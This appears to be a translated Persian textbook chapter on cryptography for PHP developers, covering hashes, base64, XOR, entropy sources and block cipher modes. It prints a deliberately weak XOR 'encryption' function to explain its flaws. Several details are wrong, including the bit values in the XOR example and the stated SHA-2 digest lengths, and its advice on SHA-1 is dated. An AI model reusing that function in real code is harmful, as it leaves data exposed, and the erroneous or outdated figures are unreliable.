با تمرکز فقط بر روی ایمیل، S/MIME نوعی رقیب جهت PGP است؛ هر دو آن‌ها رمزنگاری و امضا جهت هدر و متن پیام‌های ایمیل را ارائه می‌کنند. هر چند که، این دو کاملاً با هم ناسازگار هستند.

S/MIME نیازمند استفاده از تبادل کلید RSA (که قبلاً تشریح شد) می‌باشد، و تا حدی نیز تحت محدودیت‌های حق ثبت‌های RSA قرار دارد. همچنین، در حال حاضر تنها از کلیدهای ۴۰ بیتی استفاده می‌کند که جهت استفاده‌های با امنیت بالا، بسیار ضعیف هست. در نتیجه، وضعیت آن به عنوان یک استاندارد (به مانند وضعیت PGP) تا حدی مبهم است.

S/MIME دارای قابلیت دسترسی تجاری PGP نمی‌باشد ولی نسخه‌ی ای از S/MIME وجود دارد (که pkcs7 نامیده می‌شود) که در ماژول openssl در PHP قرار گرفته که آن را در دسترس برنامه‌نویسان PHP قرار می‌دهد (<http://php.net/openssl>). باید بیان نمود که این نسخه‌ها با امضا و رمزنگاری به

عنوان فرآیندهای غیرمرتبط برخورد می کنند و بنابراین (حداقل به صورت نظری) پیام ظاهرا ایمن شما را در برابر حملات توصیف شده در مقاله ی دان دیویس، قرار می دهند.

## ۱.۷ توابع درهم سازی پیشنهادی

به این دلیل که درهم سازی غیرقابل وارون سازی است، نمی توان آن را جهت ذخیره یا انتقال اطلاعات به کار گرفت. ولی یک روش عالی جهت تشخیص خطا می باشد که در این حالت نشان می دهد که آیا یک تکه داده همان چیزی است که انتظار می رفت یا خیر. اگر محتوای داده در واقع اهمیت کمتری از یکپارچگی آن داشته باشد، که اغلب در خصوص رمزهای عبور به این صورت است، چنین عمل کردهایی بسیار مفید هست.

### ۱.۷.۱ CRC32

CRC مخفف Cyclic Redundancy Check، از یک پردازش ۲ بخشی جهت ایجاد یک نمایش عدد صحیح بسیار کوچک از یک تکه ی عظیم داده استفاده می کند، این دایجست داده را یک checksum (مجموع مقابله ای) می نامند. CRC32 نام خود را از اندازه ی عدد صحیح ۳۲ بیتی حاصل، اتخاذ نموده است.

هنگام استفاده از یک CRC جهت تشخیص خطا، فوستنده یک CRC را جهت چیزی که باید انتقال داده شود محاسبه می کند، و آن را به همراه (یا مستقل از) محتوا، انتقال می دهد. گیرنده، CRC را دوباره محاسبه می کند، عدم تطابق نشان می دهد که چیزی که دریافت شده است همان چیزی نیست که ارسال شده است، چه به دلیل خطای انتقال و چه به دلیل دست کاری در حین انتقال. تابع crc32() در PHP به سادگی چنین محاسباتی را مدیریت می کند.

مشکل این روش این است که این امکان وجود دارد که فایل را به گونه ای تغییر داد که CRC آن تحت تاثیر قرار نگیرد. بنابراین، در واقع دو استفاده ی عملی جهت این الگوریتم وجود دارد و هیچ کدام از آنها را نمی توان مرتبط با امنیت دانست:

- یک بررسی ارزان جهت یکپارچگی پیام در برابر خطاها است (و نه حملات).
- یک درهم سازی بسیار کوتاه تر را در مقایسه با MD5 یا SHA-1 ایجاد می کند در حالی که همچنان منحصر به فرد باقی می ماند. بنابراین، CRC32 را می توان به عنوان یک تولید کننده ی کارای id در سیستم هایی به کار گرفت که در آنها، انتظار می رود که تعداد کل اشیا کمتر از چندین میلیون باشد.

### ۱.۷.۲ MD5

الگوریتم تجزیه ی پیام (MD)، توسعه یافته توسط ران ریوست که یک مهره ی کلیدی در ساخت رمزنگاری RSA بود، در سال ۱۹۹۲ در RFC1321 تعریف شده است و به عنوان روشی جهت محاسبه ی دایجست

۱۲۸ بیتی هر پیام با طول اختیاری و تصادفی هست. این الگوریتم به عنوان یک الگوریتم با محاسبات بسیار سریع توسعه یافت که به همین صورت هم هست. در حال حاضر، ویرایش پنجم این الگوریتم به صورت گسترده مورد استفاده قرار می‌گیرد آنچنان که در الگوریتم‌های درهم‌سازی معمول است، MD5 دارای توانایی بالایی در تایید داده می‌باشد، ایمن‌تر از عدد صحیح ساده‌ای است که توسط CRC32 تولید می‌شود ولی همچنان نسبتاً کوچک است (خود دایجست ۱۲۸ بیتی معمولاً توسط یک عدد هگزادسیمال ۳۲ رقمی نشان داده می‌شود) و بنابراین قابل مدیریت است.

در اوایل این فصل ما این مسئله را مورد بحث قرار دادیم که یک عدد ۱۲۸ بیتی واقعا تا چه حد بزرگ است، و به نظر می‌رسد که چنین طولی جهت یک دایجست به سادگی می‌تواند امنیت کافی را ارائه دهد. ولی یک تصادم (یعنی دو پیام متفاوت که یک دایجست یکسان را ایجاد می‌کنند) در سال ۱۹۹۶ یافت شد و تا سال ۲۰۰۴ تعداد تلاش‌های brute-force جهت ایجاد یک تصادم تا حد ۲ به توان ۴۰ کاهش یافته است در مواردی که مقدار در حال درهم‌سازی شدن جهت یک حمله کننده مشخص است (مثلاً امضاهای دیجیتال). بنابراین، جامعه رمزنگاری در حال حاضر پیشنهاد می‌دهد که سایر الگوریتم‌ها مورد استفاده قرار گیرد. ما تعدادی از این گزینه‌ها را در بخش «الگوریتم‌های جدید درهم‌سازی» در ادامه این فصل، مورد بحث قرار می‌دهیم. MD5 همچنان یک روش سریع و قوی و نسبتاً ایمن است و تابع md5() در PHP باعث می‌شود که این الگوریتم به صورت بسیار ساده مورد استفاده قرار گیرد ولی با توجه به افزایش سالانه در قدرت محاسباتی که موجب شکستن سریع‌تر کدها می‌شود، به نظر می‌رسد که خوب نیست که از آن جهت چیز مهمی استفاده شود که انتظار می‌رود به مدت حدود ده سال، دوام بیاورد.

## SHA-1

۱,۷,۳

در سال ۱۹۹۳، NSA و NIST همکاری نمودند تا یک الگوریتم درهم‌سازی ایمن (SHA) را تعریف و در نهایت منتشر نمایند (در ۱۷ آوریل ۱۹۹۵، در FIPS 180-10). RFC 3174 که در سپتامبر ۲۰۰۱ منتشر شد (در دسترس در <http://www.ietf.org/rfc/rfc3174.txt>)، SHA-1 را تعریف نمود که از همان مفهوم کلی مشابه با MD5 استفاده می‌کند با این تفاوت که یک دایجست طولانی‌تر ۱۶۰ بیتی را ایجاد می‌کند. پیشرفت‌های بعدی، که معمولاً به همراه SHA-2 نامیده می‌شوند، دایجست‌های طولانی‌تری را تولید می‌کنند.

به این دلیل که SHA-1 توسط دولت فدرال ایالات متحده توسعه یافت، دارای حق ثبت اختراع نیست و روش‌های آن به صورت گسترده مورد بحث و انتشار قرار گرفته‌اند. در نتیجه، به عنوان یک بخش داخلی در اغلب زبان‌ها وجود دارد. تابع sha1() در PHP کل کارهای محاسباتی درهم‌سازی هر نوع رشته‌ی ورودی را انجام می‌دهد. بنابراین، به نظر می‌رسد SHA-1 یک انتخاب هوشمندانه و ساده جهت برنامه‌نویسان PHP باشد که می‌خواهند از یک الگوریتم درهم‌سازی ایمن استفاده کنند.



با این حال، در فوریه‌ی ۲۰۰۵، یک تیم از محققین پرده از کشف یک ضعف در الگوریتم SHA-1 برداشتند که تعداد عملیات بروت فورس مورد نیاز جهت ایجاد یک تصادم را از ۲ به توان ۸۰ به ۲ به توان ۶۹ کاهش می‌دهد. هر چند ۲ به توان ۶۹ همچنان یک عدد عظیم است، این ضعف موجب این ترس می‌شود که تحقیقات بیشتر ممکن است این آستانه را پایین‌تر بیاورند. گزارش امنیتی RSA در خصوص این مبحث در آدرس <http://www.rsasecurity.com/rsalabs/node.asp?id=2834> واقع است. همچنین مقاله‌ی بروس اشنایر در آدرس [http://www.schneier.com/blog/archives/2005/02/cryptanalysis\\_o.html](http://www.schneier.com/blog/archives/2005/02/cryptanalysis_o.html) موجود است.

کسانی که بالاترین نگرانی را در خصوص راحتی نسبی کشف تصادم‌ها در MD5 و SHA-1 دارند، در حال حاضر نیز به امید دایجست‌های ۲۵۶ بیتی (یا حتی طولانی‌تر) در SHA-2 هستند.

متأسفانه، دایجست‌های SHA طولانی‌تر، نسبتاً جدید هستند و به صورت گسترده و به اندازه‌ی SHA-1 مورد استفاده و بررسی نیستند. احتمالاً چند سال طول می‌کشد تا برنامه‌نویسان دارای ابزارهایی شوند که یک سطح اعتماد مشابه با چیزی که جهت SHA-1 وجود دارد را جهت SHA-2 ایجاد کنند.

#### DSA ۱,۷,۴

تقریباً در همان زمان که NSA و NIST در حال توسعه‌ی SHA به عنوان یک الگوریتم درهم‌سازی جهت اهداف عمومی بودند، همچنین در حال همکاری جهت توسعه‌ی یک الگوریتم امضای دیجیتال (DSA) نیز بودند که اصولاً برای ارائه‌ی امضاهای دیجیتال طراحی شده و تنها جهت این امر مورد استفاده قرار می‌گیرد (یعنی، ویرایش‌های درهم‌سازی شده از امضاهای متنی، مورد استفاده جهت تایید اعتبار فرستنده‌ی یک پیام). DSA در تاریخ ۱۹ می ۱۹۹۴ در FIPS 186 اعلام شد (در دسترس در <http://www.itl.nist.gov/fipspubs/fip186.htm>).

به مانند SHA-1، DSA نیز به صورت گسترده انتشار یافته است و به صورت گسترده در دسترس می‌باشد. این الگوریتم در OpenSSL منبع باز و بسته‌های امنیتی OpenSSH وارد شده است (که در فصول ۷ و ۸ مورد بحث قرار می‌گیرند) و یک انتخاب عالی جهت یک هدف خاص است که این الگوریتم جهت آن، طراحی شده است.

#### الگوریتم‌های درهم‌سازی جدید ۱,۷,۵

ما در اینجا به صورت بسیار خلاصه یک تعداد از جدیدترین الگوریتم‌ها را فهرست می‌کنیم که به عنوان جایگزین جهت الگوریتم‌های کنونی پیشنهاد شده‌اند. توجه کنید که هیچ کدام از این موارد هنوز به صورت جامع مورد آزمون قرار نگرفته است تا تضمین شود که واقعا دارای امنیت بالاتری نسبت به الگوریتم‌های

کنونی می‌باشد که اندکی شکننده هستند. ولی اعتقاد داریم که خوانندگان همچنان می‌توانند به SHA-1 و DSA جهت چند سال آینده با سطح قابل قبولی از راحتی، اعتماد نمایند.

### SHA-2

۱,۷,۵,۱

SHA-2 یک عبارت تجمیعی جهت گونه‌های مختلف SHA-1 است که از طول دایجست‌های ۲۵۶، ۵۱۲ و یا حتی ۱۰۲۴ بیتی استفاده می‌کنند. علاوه بر طول دایجست بسیار بالاتر، این موارد اصولاً مشابه با SHA-1 هستند.

### RIPEMD-160

۱,۷,۵,۲

RIPEMD یک الگوریتم درهم‌سازی است که توسط یک گروه از رمزگذاران بلژیکی از روی MD4 به عنوان جایگزینی جهت SHA-1 (که همچنان تحت تاثیر منفی توسعه یافتن توسط NSA می‌باشد) توسعه یافته است. <http://www.esat.kuleuven.ac.be/~bosselae/ripemd160.html>. این الگوریتم کم‌کم جذابیت بالاتری می‌یابد، چرا که حرکت‌هایی جهت کنار گذاشتن SHA-1 انجام شده است (که قبلاً بیان شد). هرچند ویرایش‌های ۲۵۶ و ۳۲۰ بیتی وجود دارند، ویرایش کنونی، یعنی RIPEMD-160 به‌عنوان بخشی از مجموعه ابزار رمزنگاری OpenSSL موجود است که ما آن را در فصل دوم، تشریح خواهیم نمود.

## ۱.۸ الگوریتم‌های مربوطه

دو الگوریتم بعدی، یعنی base56 و فرایند XOR نمودن یک مقدار با یک کلید، گاهی جهت رمزگذاری داده به روشی مورد استفاده قرار می‌گیرند که مشابه با رمزنگاری است. با این حال، اشتباه نکنید: هر الگوریتمی که از یک الگوریتم رمزنگاری قوی ریاضیاتی استفاده نکند هیچگاه نباید جهت رمزنگاری مورد استفاده قرار گیرد. ما احساس می‌کنیم که باید این روش‌ها را مورد اشاره قرار دهیم چرا که دارای کاربرد عملی، درون الگوریتم‌های رمزنگاری و درهم‌سازی هستند که در بالا مورد اشاره قرار گرفتند.

### Base64

۱,۸,۱

Base64 یک الگوریتم رمزی‌سازی تا یک الگوریتم پنهان‌سازی هست. این الگوریتم که در ابتدا جهت امکان انتقال الصاقات باینری ایمیل‌ها، با تبدیل آن‌ها به کاراکترهای قابل چاپ، توسعه یافت، مورد استفاده‌ی گسترده‌ای قرار گرفت و بهتر است آن را مبهم‌سازی بنامیم تا رمزنگاری.



به این دلیل که یک رشته ی انکد<sup>۱۱</sup> شده شامل یک مجموعه ی محدودی از کاراکترها است و همواره حداقل با یک علامت = پایان می یابد، سخت نیست که حدس بزنیم که base64 جهت انکد نمودن آن مورد استفاده قرار گرفته است و در نتیجه، رمزگشایی آن کار خاصی ندارد. بنابراین، base64 هیچگاه نباید جهت نیازهای رمزنگاری جدی مورد استفاده قرار گیرد.

با این حال، شما می توانید کلیدها و یا داده های رمزنگاری شده را در انکدینگ base64 مشاهده نمایید. رمزنگاری داده ها را به یک رشته ی کاملا تصادفی تبدیل می کند و نتیجه ی آن حاوی تعداد زیادی کاراکتر غیرقابل چاپ است. این ویژگی باعث می شود که داده های رمزنگاری شده جهت رندر در یک محیط ASCII ایمن نباشند و این امر نیازمند آن است که شما از یک نوع ستون ایمن-باینری جهت ذخیره ی آن در پایگاه داده ی خود استفاده کنید. بنابراین، این وسوسه وجود دارد که رشته ی رمزنگاری شده را دوباره به عنوان یک هگزادسیمال یا base64 انکد نماییم. از آنجا که base64 تنها ۳۳ درصد بزرگ تر از رشته ی رمزنگاری شده ی اولیه است، این روش کارتر از استفاده از انکدینگ هگزادسیمال است، که اندازه های دو برابری دارد.

## XOR ۱,۸,۲

عملیات XOR عبارت است از فرآیند تبدیل یک نمایش بیتی از یک مقدار بر اساس اینکه چگونه مقدار آن با هر رقم از یک مقدار دیگر، متفاوت است. جهت مثال، اگر ما رشته ی «hello» را داشته باشیم، می توانیم آن رشته را با استفاده از مقادیر ASCII نمایش دهیم: ۱۰۴ ۱۰۱ ۱۰۸ ۱۰۸ ۱۱۱. این اعداد ASCII را می توان به عنوان ارقام دودویی نمایش داد یعنی بیت ها: ۰۱۱۱۰۰۰۰ ۰۱۱۰۰۱۱۱ ۰۱۱۰۱۰۰۰. اگر یک رشته ی دیگر داشته باشیم، جهت مثال، «mbnjq» (هش ساده ی hello که قبلا نشان دادیم)، می توانیم به شکل مشابه آن را به عنوان ۱۰۹ ۹۸ ۱۱۰ ۱۰۶ ۱۱۳ یا به عنوان 01101101 01100010 01101110 01101010 01110001 نمایش دهیم. جهت XOR نمودن این دو مقدار، ما هر کدام از ارقام آن ها را با هم مقایسه می کنیم. هنگامی که هر کدام از دو رقم، صحیح<sup>۱۲</sup> هستند (یا ۱)، ما یک مقدار صحیح یا ۱ را تخصیص می دهیم؛ هنگامی که هر دو ۰ یا هیچکدام صحیح نباشند، ما یک مقدار غلط یا ۰ را تخصیص می دهیم. بنابراین، XOR نمودن این دو مقدار، مقدار نهایی 00000101 00000101 00011110 00011010 00000010 را ارائه می دهد، همان طور که در تصویر ۱-۱ نشان داده شده است.

تصویر ۱-۱: XOR نمودن مقادیر «hello» و «mbnjq»

<sup>۱۱</sup> Encode

<sup>۱۲</sup> True

```
hello: 01101000 01100111 01110000 01110000 01110011
mbnjq: 01101101 01100010 01101110 01101010 01110001
       00000101 00000101 00011110 00011010 00000010
```

به سادگی باید بتوان با مشاهده‌ی این تصویر تعیین نمود که XOR نمودن نتیجه در مقابل هر کدام از دو مقدار دیگر، مقدار سوم را ارائه می‌دهد.

عملیات XOR مبتنی بر استریم یکی از نیروهای محرکه‌ی رمزنگاری می‌باشد چرا که یک متن ساده با XOR نمودن آن با یک مقدار دیگر، به نوعی متن رمزی تبدیل می‌شود. در واقع، شما می‌توانید الگوریتم رمزنگاری ساده‌ی خود (که اصلاً پیشنهاد نمی‌شود) را با XOR نمودن بلوک‌های مختلف داده‌های متنی در مقابل درهم‌سازی MD5 نوعی عبارت رمزی (این امر در واقع نحوه‌ی کارکردن الگوریتم رمزنگاری RC4 می‌باشد) ایجاد نمایید. جهت رمزگشایی، دوباره این دو مقدار را XOR نمایید. به شرطی که کلید طولانی باشد و پنهان نگه داشته شود، این نوع رمزنگاری به سادگی شکسته نخواهد شد- جهت یک و تنها یک پیام. هنگامی که همین کلید جهت رمزنگاری چندین پیام مورد استفاده قرار گیرد، این روش به سرعت شکسته خواهد شد. اگر هر بیتی از پیام متنی ساده، شناخته شده باشد (از قبیل تاریخ یا تعدادی از دستورات)، آنگاه یک XOR از این مقدار متن ساده با متن رمزی، بخشی از کلید را آشکار خواهد نمود. هر چه تعداد بخش‌های بیشتری از کلید مشخص باشد، رمزنگاری ضعیف‌تر خواهد شد.

یک الگوریتم «رمزنگاری دو سویه» (در رمزنگاری دو سویه امکان رمز گشایی متن رمز شده می‌باشد) که به صورت کامل بر XOR تکیه می‌کند قبلاً به عنوان یک نظر دو دستوره عمل PHP تحت عنوان «رمزنگاری MD5 سه‌گانه» منتشر می‌شد. این کد بخشی از یک مجموعه از عملکردها بود که در دستوره عمل PHP منتشر شده ولی بعداً حذف شد و پیشنهاد شد از آن‌ها استفاده نشود. با این حال، این کد همچنان به صورت گسترده در اینترنت پخش می‌شود و حتی در سیستم‌های PHP توسعه می‌یابد، ما در اینجا نمونه‌ای از این کد را نمایش می‌دهیم تا نشان دهیم که مشکل آن چیست.

```
// NOT Recommended!
function keyED( $txt, $encrypt_key ) {
    $encrypt_key = md5( $encrypt_key );
    $ctr = 0;
    $tmp = '';
    for ( $i = 0; $i < strlen( $txt ); $i++ ) {
        if ( $ctr == strlen( $encrypt_key ) ) $ctr = 0;
        $tmp.= substr( $txt, $i, 1 ) ^ substr( $encrypt_key, $ctr, 1 );
        $ctr++;
    }
    return $tmp;
}
```

در اینجا، حلقه for استریم متن ساده را کاراکتر به کاراکتر بررسی می‌کند، و آن را با یک کلید که یک درهم‌سازی MD5 از یک رمز است، XOR می‌نماید (به یاد داشته باشید که در PHP، عملگر  $\wedge$  یک عملگر XOR بیتی می‌باشد). از آنجایی که کلید همراه با متن رمزنگاری شده هست و با توجه به سادگی الگوریتم رمزنگاری این روش چیزی بیش از مبهم‌سازی نیست و جهت اهداف جدی محرمانگی، بهبود می‌باشد.

## ۱.۹ اعداد تصادفی

هیچ روتین رمزنگاری نمی‌تواند از کلیدی که استفاده می‌کند، بهتر عمل کند و از آنجا که کلیدها وابستگی به داده‌های تصادفی دارند، در اینجا یک بحث کوتاه در مورد تولید داده‌های تصادفی ارائه می‌کنیم. یک بحث جامع در خصوص این مطلب را می‌توانید در RFC 1750 (در دسترس در <http://www.faqs.org/rfcs/rfc1750.html>) پیدا کنید.

منبع اصلی تصادفی بودن، یا آنتروپی، بر روی یک سیستم یونیکس عبارت است از `/dev/random`. این یک دستگاه نرم‌افزاری است که یک رشته تقریباً ثابت از داده‌های باینری را بر اساس الگوریتم تولید ارقام شبه تصادفی (PNRG) تولید می‌کند. به دلیل این که داده‌های شبه تصادفی، اگر مقدار آغازین آنها مشخص باشد قابل پیش‌بینی هستند، الگوریتم PNRG دارای یک بافر از داده‌های تصادفی جمع‌آوری شده در طول زمان از مقادیر مختلف سیستمی از قبیل رخدادهای شبکه و یا زمان‌بندی روتین‌های مختلف که توسط کرنل سیستم اجرا می‌شوند، هست. اگر این بافر از داده‌های واقعی خالی شود، دستگاه `/dev/random` وارد حالت مسدود می‌شود و خروجی معلق می‌گردد تا زمانی که آنتروپی بیشتری از سیستم ارائه آید تا با رشته‌ی شبه تصادفی مخلوط شود.

در سیستم‌های مبتنی بر لینوکس، یک دستگاه `/dev/urandom` هم وجود دارد که در صورتی که بافر آنتروپی سیستم خالی شود، وارد حالت نیم‌بلوک می‌گردد. و به جای آن، `/dev/urandom` کار خود را با استفاده از داده‌های شبه تصادفی ناشی از الگوریتم PRNG ادامه خواهد داد تا زمانی که آنتروپی سیستم بیشتری ارائه آید. در حالی که این امر باعث می‌شود که برنامه‌هایی که نیاز به داده‌های تصادفی بالا دارند، در وضعیتی که اتفاق خاصی در سیستم دیده نمی‌شود، هنگ نکنند، این امر می‌تواند به شکلی بالقوه موجب تضعیف الگوریتم‌های رمزنگاری شود که بر تصادفی بودن واقعی جهت مبهم‌سازی موفق اطلاعات، تکیه دارند. در حالی که `/dev/urandom` مطمئناً الزامات بسیاری از روتین‌هایی که همه داده‌های تصادفی نیاز دارند را برآورده می‌کند، تنها `/dev/random` باید جهت اهداف مرتبط با رمزنگاری و امنیت مورد استفاده قرار گیرد.

اگر حدس می‌زنید که `dev/random/` به اندازه‌ی کافی تصادفی نیست، یا در حال استفاده از سیستمی هستید که یک منبع خوب جهت آنتروپی ندارد، چندین روش جهت ارائه آوردن آن وجود دارد:

دایمون جمع‌آوری کننده‌ی آنتروپی، یک دایمون منبع‌باز نوشته شده به زبان پل که داده‌های تصادفی را با نظارت بر فعالیت‌های سیستمی از قبیل مقدار حافظه‌ی مورد استفاده، تعداد کاربران درون سیستم و کارهایی که انجام می‌دهند و غیره، ایجاد می‌کند. بر روی یک سیستم شلوغ، این برنامه یک آنتروپی با کیفیت تقریباً بالا را تولید می‌کند.

یک سرویس آنلاین مشابه، که داده‌های تصادفی با کیفیت بالا را در اشکال مختلف ارائه می‌دهد، منبع آنتروپی در [random.org](http://random.org) یک رادیو است که بر روی یک فرکانس خالی قرار گرفته است، این امر نویز اتمسفری ایجاد می‌کند که سپس نمونه‌برداری شده و به آنتروپی تبدیل می‌گردد. یک سرویس آنلاین دیگر، HotBits است که بر اساس واپاشی پرتویی یک نمونه از کریپتان-۸۵ در زیرزمینی در سوئیس کار می‌کند. هر دو این سایت‌ها دارای دستورالعمل‌هایی جهت درست کردن تجهیزات جمع‌آوری آنتروپی و تست نمودن داده‌های تصادفی ارائه آمده می‌باشند.

مولدهای خارجی ارقام تصادفی، که یا از استهلاك رادیواکتیو و یا نویز یک دیود یا مقاومت استفاده می‌کنند، توسط تعدادی شرکت مختلف در سراسر جهان جهت اهداف علمی و تفریحی ساخته می‌شوند.

## ۱.۱۰ بلوک‌ها، حالات، و بردارهای اولیه

به هر حال، کتابخانه‌های رمزنگاری موجود، یک آرایه‌ی عظیم از انتخاب‌ها را در اختیار توسعه‌دهنده قرار می‌دهند. یعنی علاوه بر اینکه تنها چه الگوریتمی را باید جهت خود رمزنگاری مورد استفاده قرار داد سه مفهوم دیگر نیز وجود دارد که شما باید از آن‌ها اطلاع داشته باشید تا بتوانید تصمیمات آگاهانه‌ای هنگام کار با رمزهای رمزنگاری اتخاذ نمایید.

### ۱.۱۰.۱ استریم‌ها<sup>۱۴</sup> و بلوک‌ها

رمزهای استریمی، همان رمزهایی هستند که با XOR نمودن یک پیام متنی ساده در مقابل یک کلید عمل می‌کنند. RC4 یک مثال از یک رمز استریمی می‌باشد.

سایر الگوریتم‌های رمزنگاری که مورد بحث قرار داده‌ایم، رمزهای بلوکی محسوب می‌کنند چرا که این‌ها پیام‌های متنی ساده را به بلوک‌های یک اندازه از داده (افزودن بر آخرین مورد در صورت ضرورت) تقسیم

<sup>۱۴</sup> Stream

می‌کنند و سپس به نوبت بر روی هر کدام از بلوک‌ها اعمال می‌شوند. این موارد، ایمن‌تر بوده و تنها نوعی هستند که در آن‌ها، حالات (که در ادامه تشریح شده‌اند) دارای اهمیت هستند.


## حالات<sup>۱۵</sup> ۱,۱۰,۲

چهار حالت ممکن جهت انجام عملیات بر روی یک بلوک از متن ساده<sup>۱۶</sup> در هنگام تبدیل به شکل رمزنگاری شده، وجود دارد. در این بخش هر کدام از آن‌ها را معرفی می‌کنیم.

حالت کتاب کد الکترونیک (ECB<sup>۱۷</sup>)

در حالت کتاب کد الکترونیک، هر بلوک به تنهایی رمزنگاری می‌شود و نتیجه‌ها به هم چسبانده می‌شوند تا متن رمزنگاری شده را ایجاد کنند. این روش دارای مزیت کارایی بسیار بالا است چرا که رمزنگاری هر بلوک در واقع یک عملیات موازی می‌باشد ولی دارای یک ضعف بزرگ نیز هست: الگوهای موجود در متن ساده می‌توانند به عنوان الگوهای در متن رمزنگاری شده، ظاهر شوند. اغلب بسیار ساده است که چنین پدیده‌ای را مشاهده نماییم هنگامی که یک تصویر مورد رمزگذاری قرار می‌گیرد. تصویر ۱-۲ زیر ترسیم عالی ویکیپدیا از این مشکل را نشان می‌دهد که تصویر اصلی Tux در سمت چپ و ویرایش رمزنگاری شده‌ی آن (که الگوی باقیمانده در آن به راحتی دیده می‌شود) در سمت راست قرار گرفته است.

تصویر ۱-۲: ترسیم ویکیپدیا از مشکل الگو در رمزنگاری حالت ECB



<sup>۱۵</sup> Mode

<sup>۱۶</sup> Plain

<sup>۱۷</sup> Electronic Codebook

به دلیل این مشکل الگو، حالت ECB جهت رمزنگاری داده‌های تصادفی مناسب است که در آن‌ها الگوهای موجود در متن رمزنگاری شده اگر وجود داشته باشند، اطلاعات بسیار اندکی را در خصوص متن ساده ارائه می‌دهند. سه حالت بعدی که ما مورد بحث قرار می‌دهیم این مشکل الگو را با استفاده از داده‌های بلوک‌های قبلی جهت مبهم نمودن داده‌ها در بلوک کنونی، حل می‌کنند. به عبارت دیگر، رمزگشایی موفق هر بلوک بستگی به رمزنگاری بخشی و یا همه‌ی بلوک‌های قبل از آن دارد.

#### حالت بازخورد خروجی

حالت OFB یا حالت بازخورد خروجی، یک سری بلوک از داده را نگهداری می‌کند که keystream نامیده می‌شوند. هر بلوک از keystream با استفاده از یک کلید رمز، رمزنگاری می‌شود تا بلوک بعدی را تشکیل دهد. هنگامی که keystream ایجاد شد، با بلوک‌های متن ساده XOR می‌شود تا متن رمزی ایجاد شود. به این دلیل که keystream به صورت مستقل از متن ایجاد می‌شود، این حالت دارای مقاومت بسیار بالایی در برابر خطاهای انتقال است؛ اگر یک بلوک حاوی بیت‌های خراب باشد، این امر تاثیری بر رمزگشایی سایر بلوک‌ها نخواهد داشت. حالت OFB هیچ اطلاعاتی در خصوص الگوهای موجود در متن ساده و یا در بلوک‌های کپی را بروز نمی‌دهد ولی به این دلیل، که در برابر خطا مقاوم است، همچنین در معرض دستکاری غیر قابل تشخیص پیام از طریق دستکاری متن رمزی، می‌باشد.

#### حالت بازخورد رمز

حالت CFB یا حالت بازخورد رمز، نیز از یک keystream استفاده می‌کند. با این حال، به جای تولید مستقل آن، هر بلوک متوالی keystream با رمزنگاری بلوک متن رمز قبلی، تولید می‌شود. در ادامه نتیجه با بلوک متن ساده‌ی کنونی XOR می‌شود تا متن رمز ایجاد شود. این امر دارای مزیت جلوگیری از دستکاری متن رمزنگاری شده در هنگام انتقال می‌باشد چرا که هر بلوک از متن رمز به عنوان یک کلید جهت بلوک بعدی عمل می‌کند. ولی به دلیل روش کار مکانیسم بازخورد، CFB ممکن است اطلاعاتی را در خصوص بلوک‌های مجاور بروز دهد که ممکن است مشابه و یا یکسان باشند.

#### حالت زنجیره‌ی بلوک رمز

در نهایت، حالت CBC یا حالت زنجیره‌ی بلوک رمز، هر بلوک متن ساده را در مقابل بلوک متن رمز قبلی از آن، XOR می‌کند و سپس نتیجه را رمزنگاری می‌نماید. این روش را ایمن‌ترین حالت محسوب می‌کنند چرا که هر نوع الگو در متن ساده قبل از رمزنگاری این بلوک‌های متن ساده، مخفی می‌شود و هر نوع تغییر در بلوک متن رمزی، باعث می‌شود که بلوک‌های بعد از آن، غیر قابل رمزگشایی باشند. جهت بسیاری از برنامه‌ها، شما احتمالاً باید از حالت CBC استفاده کنید.



## بردارهای آغازین<sup>۱۸</sup>

۱،۱۰،۳

در بحث ما پیرامون حالات مختلف، شما مشاهده می‌کنید که، به استثنای حالت ECB، رمزنگاری هر بلوک به رمزنگاری بلوک قبلی بستگی دارد. ولی بلوک اول چه؟ به جای برخورد شانس با آن، هر کدام از حالات، غیر-ECB، نیازمند یک بردار آغازین (IV) می‌باشد که یک تکه‌ی تصادفی از داده‌ی باینری است که به عنوان بلوک «صفر» عمل می‌کند. این IV به عنوان یک عمل‌کرد مهم به عنوان یک تصادفی‌ساز یا افزودنی رمزنگاری عمل می‌کند به گونه‌ای که پیام‌های متنی کپی که با استفاده از یک کلید یکسان رمزنگاری شده‌اند، دارای متن رمزی یکسانی نباشند.

با این حال، این امر کاربر را با یک وضعیت خاص رو به رو می‌کند، چرا که همین بردار آغازین باید جهت رمزگشایی موفق پیام ارائه داده شود. این داده را می‌توان از منبعی بیرونی ارائه آورد، به مانند هنگامی که MD5 برچسب زمانی یک پیام به عنوان IV استفاده می‌شود ولی عموماً این IV تنها به قبل از پیام رمزنگاری شده، اضافه شده و سپس جداسازی می‌شود تا جهت رمزگشایی مورد استفاده قرار گیرد. این امر نیازمند نوعی توافق بین فرستنده و گیرنده می‌باشد و باید همراه با نوع الگوریتم، کلید و حالت بلوکی مورد استفاده، تحت بررسی و توافق قرار گیرد.

## خلاصه

۱،۱۱

در این فصل، تلاش کردیم تا حوزه‌ی عظیم الگوریتم‌های رمزنگاری و درهم‌سازی در دسترس جهت برنامه‌نویسان PHP را مورد بررسی قرار دهیم.

